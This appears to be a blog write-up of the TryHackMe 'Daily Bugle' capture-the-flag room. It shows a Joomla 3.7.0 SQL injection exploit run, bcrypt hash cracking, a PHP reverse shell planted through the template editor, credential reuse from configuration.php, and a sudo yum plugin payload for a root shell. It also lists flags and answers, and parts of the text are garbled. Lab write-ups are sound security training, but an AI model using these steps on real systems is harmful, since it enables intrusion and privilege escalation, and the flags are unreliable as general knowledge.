
DAILY BUGLE-TRY HACK ME-ROOM

5kullk3r
Follow
5 min read
.
Aug 1, 2025



Hello everyone! This room gave off immediate nostalgic vibes, but we're here for exploits — although, fun bonus if you're a

Spidey fan thi room is from the TryHackMe platform titled

“**Daily Bugle**”

This room is classified as hard challenge. I hope this write-up helps guide you through the process!


My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let’s dive right in, and I hope you enjoy the journey! :)

If you know you know


We start by visiting the target IP in the browser:

http://10.10.187.73



We're greeted by a **Daily Bugle** themed website showing

Spider-Man robbing a bank. Classic misdirection.



There's a **login page**, and from the look of the design and page structure, I quickly check the souce and scan and notice **Joomla CMS** is involved here.

```
1 <!DOCTYPE html>
2 <html lang="en-gb" dir="ltr">
3 <head>
4     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
5     <meta charset="utf-8" />
6     <base href="http://10.10.187.73/" />
7     <meta name="description" content="New York City tabloid newspaper" />
8     <meta name="generator" content="Joomla! - Open Source Content Management" />
9     <title>Home</title>
10    <link href="/index.php?format=feed&amp;type=rss" rel="alternate" type="application/rss+xml" title="RSS 2.0" />
11    <link href="/index.php?format=feed&amp;type=atom" rel="alternate" type="application/atom+xml" title="Atom 1.0" />
12    <link href="/templates/protostar/favicon.ico" rel="shortcut icon" type="image/vnd.microsoft.icon" />
13    <link href="/templates/protostar/css/template.css?787ff2be3d28e0eefd8e0930f878dbca" rel="stylesheet" />
14    <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
15    <style>
16
```

To enumerate the open services, we go ahead with port scans

```
The Modern Day Port Scanner.
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.187.73:22
Open 10.10.187.73:80
Open 10.10.187.73:3306
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 07:31 IST
Initiating Ping Scan at 07:31
Scanning 10.10.187.73 [4 ports]
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 07:31 (0:00:00 remaining)
Completed Ping Scan at 07:31, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:31
Completed Parallel DNS resolution of 1 host. at 07:32, 7.99s elapsed
DNS resolution of 1 IPs took 7.99s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating SYN Stealth Scan at 07:32
Scanning 10.10.187.73 [3 ports]
Discovered open port 80/tcp on 10.10.187.73
Discovered open port 22/tcp on 10.10.187.73
Discovered open port 3306/tcp on 10.10.187.73
Completed SYN Stealth Scan at 07:32, 0.18s elapsed (3 total ports)
Nmap scan report for 10.10.187.73
Host is up, received reset ttl 63 (0.17s latency).
Scanned at 2025-07-11 07:32:07 IST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
3306/tcp open  mysql   syn-ack ttl 63
```

rustscan -a 10.10.187.73

We discover the following open ports:

- **22 (SSH)**
- **80 (HTTP)**
- **3306 (MySQL — MariaDB)**

To confirm the CMS and version, we hit a classic Joomla fingerprinting route:

How to Quickly Know the Version of any Joomla Website

Let's say you want, for one reason or another (hopefully a good reason), to know the version of a Joomla website that you don't own. You don't have *FTP/sFTP* access to the site's filesystem, you don't have access to the backend, and you don't know the owner. So, what do you do?

Well, for the absolute majority of Joomla websites, there is at least one file that you can check that will tell you the exact version the Joomla website is running.

For Joomla websites >= 1.6.0

Joomla websites, ever since version 1.6.0, have a very easy method that reveals their exact version (which may or may not be a good thing), all you need to do is to access the following URL:

http://www.[thejoomlawebsite].com/administrator/manifests/files/joomla.xml

The above URL will display an XML file containing the site's version in the *version* XML element.

Yes – it's scarily easy, huh! It also applies to all versions of Joomla from 1.6.0 until 3.6.3 (including, of course, all the versions in the 2.5.x line), which is excellent!

http://10.10.187.73/administrator/manifests/files/joomla.xml

This reveals-

10.10.187.73/administrator/manifests/files/joomla.xml


This XML file does not appear to have any style information associated with it. The document t


```
-<extension version="3.6" type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
 -<copyright>
    (C) 2005 - 2017 Open Source Matters. All rights reserved
  </copyright>
 -<license>
    GNU General Public License version 2 or later; see LICENSE.txt
  </license>
  <version>3.7.0</version>
  <creationDate>April 2017</creationDate>
  <description>FILES_JOOMLA_XML_DESCRIPTION</description>
  <scriptfile>administrator/components/com_admin/script.php</scriptfile>
 -<update>
  -<schemas>
   -<schemapath type="mysql">
      administrator/components/com_admin/sql/updates/mysql
    </schemapath>
   -<schemapath type="sqlsrv">
      administrator/components/com_admin/sql/updates/sqlazure
    </schemapath>
   -<schemapath type="sqlazure">
      administrator/components/com_admin/sql/updates/sqlazure
    </schemapath>
   -<schemapath type="postgresql">
      administrator/components/com_admin/sql/updates/postgresql
    </schemapath>
  </schemas>
```


<version>3.7.0</version>

And exploring online Joomla 3.7.0 is a known vulnerable version

I search for a known exploit and find this GitHub repo:



GitHub - stefanlucas/Exploit-Joomla: CVE-2017-8917 - SQL injection Vulnerability Exploit in Joomla…

CVE-2017-8917 - SQL injection Vulnerability Exploit in Joomla 3.7.0 - GitHub - stefanlucas/Exploit-Joomla…

github.com

We download and run the script using wget:

```
└─# wget https://raw.githubusercontent.com/stefanlucas/Exploit-Joomla/refs/heads/master/joomblah.py
--2025-07-11 07:43:57--  https://raw.githubusercontent.com/stefanlucas/Exploit-Joomla/refs/heads/master/joomblah.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6040 (5.9K) [text/plain]
Saving to: 'joomblah.py'

joomblah.py                 100%[===================================================>]   5.90K  --.-KB

2025-07-11 07:43:57 (3.50 MB/s) - 'joomblah.py' saved [6040/6040]
```

wget

https://raw.githubusercontent.com/stefanlucas/Exploit-Joomla/refs/heads/master/joomblah.py

Next,

```
└─# python3 joomblah.py http://10.10.187.73
/root/joomblah.py:162: SyntaxWarning: invalid escape sequence '\ '
 |   |   '  _   \   '  _   \                                  .—.
 .—.  .-'''-.        .-'''-.
 |  |  '   _   \    '   _   \
 '—' /   /  '.  \  /   /  '.  \  _ _   ___   /|
 .— ..  |   \  '. |  |   \  '. | |/ '.'  '. ||
 |  ||  '    | |'|  '    | |'|  .-.  .-.  '||        |  |        I |
 |  ||\  \   / / \  \   / / |  |  |  |  | |||  _    |  |  _    | |
 |  || `.'`-'.'   `.'`-'.'   |  |  |  |  | |||/'_ '.|  |  |.-'-'.| | |.'''-.
 |  ||  `..'-...-'`..'-...-'`.'|  |  |  | || //   '. '|  |/| |  \ | | |/.'''. \
 |  ||  cat root.txt → cec3d53292b1821|_|  |_|  |_|||\   / '|   | .'.'| | | |    | |
 |___.'                                            |/'..' / '—'/ /   | |_| |    | |
|                                                  '  '-'`      \ \._,\ '/| '.   | '.
|___.'                                                          `—'  `"  '—'   '—'

 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
```

python3 joomblah.py http://10.10.187.73

The script dumps database details, and in particular:

Table: fb9j5_users

User: jonah

Hash:

$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.

V.d3p12kBtZutm

We now have:

- **Username:** jonah
- **Email:** jonah@tryhackme.com
- **Password Hash:** (bcrypt format because of the format $2y$ in the start)

Now we need to crack the hash:

Create a file to store the hash:

nano joomhash

Paste the hash into it. Then run John:

```
└─# john --wordlist=/home/kali/Downloads/rockyou.txt joomhash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:38 0.05% (ETA: 2025-07-13 13:02) 0g/s 91.35p/s 91.35c/s 91.35C/s love2008..babycakes1
0g 0:00:01:39 0.05% (ETA: 2025-07-13 13:09) 0g/s 91.34p/s 91.34c/s 91.34C/s 111999..maranatha
0g 0:00:04:49 0.17% (ETA: 2025-07-13 07:30) 0g/s 101.8p/s 101.8c/s 101.8C/s bethann..andrew24
0g 0:00:04:57 0.17% (ETA: 2025-07-13 07:34) 0g/s 101.8p/s 101.8c/s 101.8C/s quita..olinda
0g 0:00:04:58 0.18% (ETA: 2025-07-13 07:35) 0g/s 101.8p/s 101.8c/s 101.8C/s leolion..joleen
0g 0:00:05:27 0.19% (ETA: 2025-07-13 07:27) 0g/s 102.1p/s 102.1c/s 102.1C/s coco21..cameron123
0g 0:00:05:29 0.19% (ETA: 2025-07-13 07:17) 0g/s 102.5p/s 102.5c/s 102.5C/s super12..sexylover
spiderman123     (?)
1g 0:00:06:52 DONE (2025-07-11 08:29) 0.002423g/s 113.5p/s 113.5c/s 113.5C/s supaman..smokers
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

john — wordlist=/home/kali/Downloads/rockyou.txt

joomhash

John cracks it pretty quickly

spiderman123

A lot of similarity to my style of working lol

Now that we have cracked the hash we need to use the creds and login:

http://10.10.187.73/administrator/


Use the credentials:

- **Username:** jonah
- **Password:** spiderman123

Boom! And we're in

Now after reading up a bit I found out where can we go to execute our reverse shell

We move to the **Template Editor**



- Extensions → Templates → Protostar → `index.php`

Replace the code with a PHP reverse shell (make sure to configure your IP and port), then start your listener:

```
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.0.27] from (UNKNOWN) [10.10.187.73] 44646
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 23:09:45 up  1:16,  0 users,  load average: 0.22, 0.10, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
sh: python3: command not found
sh-4.2$ ls -la
```

nc -lvnp 4444

Then trigger the shell in the browser:

http://10.10.187.73/index.php

And boom — shell caught! Stabilize the shell (if needed):

python3 -c 'import pty; pty.spawn("/bin/bash")'

Now escalating privelege

Trying to access the `jjameson` home directory:

```
sh-4.2$ cd home
cd home
sh-4.2$ ls -la
ls -la
total 0
drwxr-xr-x.  3 root     root       22 Dec 14  2019 .
dr-xr-xr-x. 17 root     root      244 Dec 14  2019 ..
drwx------.  2 jjameson jjameson   99 Dec 15  2019 jjameson
sh-4.2$ cd jjameson
cd jjameson
sh: cd: jjameson: Permission denied
```

cd /home/jjameson

cat user.txt

Permission denied

To search for some credentials and get a lead we explore default document root for web servers:

```
sh-4.2$ cd var
cd var
sh-4.2$ ls
ls
adm
cache
crash
db
empty
games
gopher
kerberos
lib
local
lock
log
mail
nis
opt
preserve
run
spool
tmp
www
yp
sh-4.2$ cd www
cd www
sh-4.2$ ls
ls
cgi-bin
html
sh-4.2$ cd html
cd html
sh-4.2$ ls
ls
LICENSE.txt
README.txt
administrator
bin
cache
cli
components
configuration.php
```

cd /var/www/html

cat configuration.php

```
cat configuration.php
<?php
class JConfig {
	public $offline = '0';
	public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
	public $display_offline_message = '1';
	public $offline_image = '';
	public $sitename = 'The Daily Bugle';
	public $editor = 'tinymce';
	public $captcha = '0';
	public $list_limit = '20';
	public $access = '1';
	public $debug = '0';
	public $debug_lang = '0';
	public $dbtype = 'mysqli';
	public $host = 'localhost';
	public $user = 'root';
	public $password = 'nv5uz9r3ZEDzVjNu';
	public $db = 'joomla';
	public $dbprefix = 'fb9j5_';
	public $live_site = '';
	public $secret = 'UAMBRWzHO3oFPmVC';
	public $gzip = '0';
	public $error_reporting = 'default';
	public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
	public $ftp_host = '127.0.0.1';
	public $ftp_port = '21';
	public $ftp_user = '';
	public $ftp_pass = '';
	public $ftp_root = '';
	public $ftp_enable = '0';
	public $offset = 'UTC';
	public $mailonline = '1';
	public $mailer = 'mail';
	public $mailfrom = 'jonah@tryhackme.com';
	public $fromname = 'The Daily Bugle';
	public $sendmail = '/usr/sbin/sendmail';
```

`configuration.php` is a common filename for PHP applications to store their configuration settings

and from this we get:

$password = 'nv5uz9r3ZEDzVjNu'

Now using this let's try to switch the user access:

```
sh-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu
whoami
jjameson
cd /home
ls -la
total 0
drwxr-xr-x.  3 root     root      22 Dec 14  2019 .
dr-xr-xr-x. 17 root     root     244 Dec 14  2019 ..
drwx------.  2 jjameson jjameson  99 Dec 15  2019 jjameson
cd jjameson
ls -la
total 16
drwx------. 2 jjameson jjameson  99 Dec 15  2019 .
drwxr-xr-x. 3 root     root      22 Dec 14  2019 ..
lrwxrwxrwx  1 jjameson jjameson   9 Dec 14  2019 .bash_history → /dev/null
-rw-r--r--. 1 jjameson jjameson  18 Aug  8  2019 .bash_logout
-rw-r--r--. 1 jjameson jjameson 193 Aug  8  2019 .bash_profile
-rw-r--r--. 1 jjameson jjameson 231 Aug  8  2019 .bashrc
-rw-rw-r--  1 jjameson jjameson  33 Dec 15  2019 user.txt
cat user.txt
27a260fe3cba712cfdedb1c86d80442e
```

su jjameson

Password: nv5uz9r3ZEDzVjNu

and this works, next let's get the details from the user.txt

cat user.txt

and we get the user flag:

27a260fe3cba712cfdedb1c86d80442e

Now escalating privilege to Root

Check for sudo permissions:

```
sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZ
E KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_ME
ASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
 _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

sudo -l

Output shows:

(ALL) NOPASSWD: /usr/bin/yum

Immediately when I see this I head to GTFO BINS, looking at the GTFOBins yum entry, we can escalate

https://gtfobins.github.io/gtfobins/yum/

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) It runs commands using a specially crafted RPM package. Generate it with fpm and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```

```
sudo yum localinstall -y x-1.0-1.noarch.rpm
```

(b) Spawn interactive root shell by loading a custom plugin.

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

and then drop it :

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
woaLoaded plugins: y
```

sudo yum -y install yum

TF=$(mktemp -d)

echo 'id' > $TF/x.sh

chmod +x $TF/x.sh

sudo yum -y localinstall $TF/x.sh

Once in the root:

cd /root

cat root.txt

```
whoami
root
cd /root
ls -la
total 28
dr-xr-x---.  3 root root  163 Dec 15  2019 .
dr-xr-xr-x. 17 root root  244 Dec 14  2019 ..
lrwxrwxrwx   1 root root    9 Dec 14  2019 .bash_history -> /dev/null
-rw-r--r--.  1 root root   18 Dec 28  2013 .bash_logout
-rw-r--r--.  1 root root  176 Dec 28  2013 .bash_profile
-rw-r--r--.  1 root root  176 Dec 28  2013 .bashrc
-rw-r--r--.  1 root root  100 Dec 28  2013 .cshrc
drwxr-----.  3 root root   19 Dec 14  2019 .pki
-rw-r--r--.  1 root root  129 Dec 28  2013 .tcshrc
-rw-------.  1 root root 1484 Dec 14  2019 anaconda-ks.cfg
-rw-r--r--   1 root root   33 Dec 15  2019 root.txt
cat root.txt
eec3d53292b1821868266858d7fa6f79
```

We then get root flag as well:

eec3d53292b1821868266858d7fa6f79

Task 1 Deploy

DAILY BUGLE

Start Machine

Deploy the machine - it may take up to 2 minutes to configure

Answer the questions below

Access the web server, who robbed the bank?

spiderman

Correct Answer

Task 2 Obtain user and root

Hack into the machine and obtain the root user's credentials.

Answer the questions below

What is the Joomla version?

3.7.0

Correct Answer

Hint

Instead of using SQLMap, why not use a python script!

What is Jonah's cracked password?

spiderman123

Correct Answer

Hint

What is the user flag?

27a260fe3cba712cfdedb1c86d80442e

Correct Answer

What is the root flag?

eec3d53292b1821868266858d7fa6f79

Correct Answer

Hint

Task 3 Credits

SONY PICTURES

